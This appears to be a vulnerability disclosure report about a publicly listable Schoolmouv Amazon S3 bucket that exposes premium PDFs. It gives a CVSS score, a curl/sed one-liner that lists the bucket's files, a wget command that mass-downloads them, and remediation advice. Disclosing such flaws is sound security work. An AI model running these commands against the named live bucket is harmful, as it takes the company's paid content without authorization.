

Schoolmouv exposed Amazon S3 bucket

Description

The S3 bucket where PDFs -made for premium users of the website- are hosted, allows download of files without any key or verification.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

How to replicate

The following steps can be used to demonstrate the vulnerability:

1. Open terminal
2. Run the following Curl command to generate a list of all download links (works only using bash) : `curl -s https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/ | sed 's/</ /g' | sed 's/>/ /g' | sed 's/ /\n/g' | grep '.pdf' | sed "s/^/https:\\\\pdf-schoolmouv.s3.eu-west-1.amazonaws.com\\\\/" > download-urls.txt`
3. (OPTIONAL) : In case the Curl command did not work, access the website manually : <https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/>. To download a pdf just copy the <KEY> to the the end of the url. For example : <Key> `cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf` </Key> can be accessed thru this URL : <https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf>


1. [amazonaws.com/cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf](https://pdf-schoolmouv.s3.eu-west-1.amazonaws.com/cartes/flux-migratoires-et-touristiques-dans-le-monde/carte.pdf)

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4. Download all the pdfs using wget : `wget -i download-urls.txt` or open the links in any browser to see and save the pdfs



Impact

An attacker can leverage this vulnerability to access premium content for free.

Likelihood

Any attacker on the internet can exploit this vulnerability

Recommendation

- Ensure that your Amazon S3 buckets use the correct policies and are not publicly accessible
- Implement least privilege access
- Follow the Security best practices for Amazon S3 :

<https://docs.aws.amazon.com/AmazonS3/latest/userguide/security-best-practices.html>

References

To run Curl command on Windows : <https://inventivehq.com/how-to-install-curl-on-windows-and-how-to-use-it/>

To run Curl command on Linux : <https://www.cyberciti.biz/faq/download-a-file-with-curl-on-linux-unix-command-line/>

What is an Amazon S3 bucket? <https://www.techtarget.com/searchaws/definition/AWS-bucket>

To run wget : <https://www.geeksforgeeks.org/wget-command-in-linux-unix/>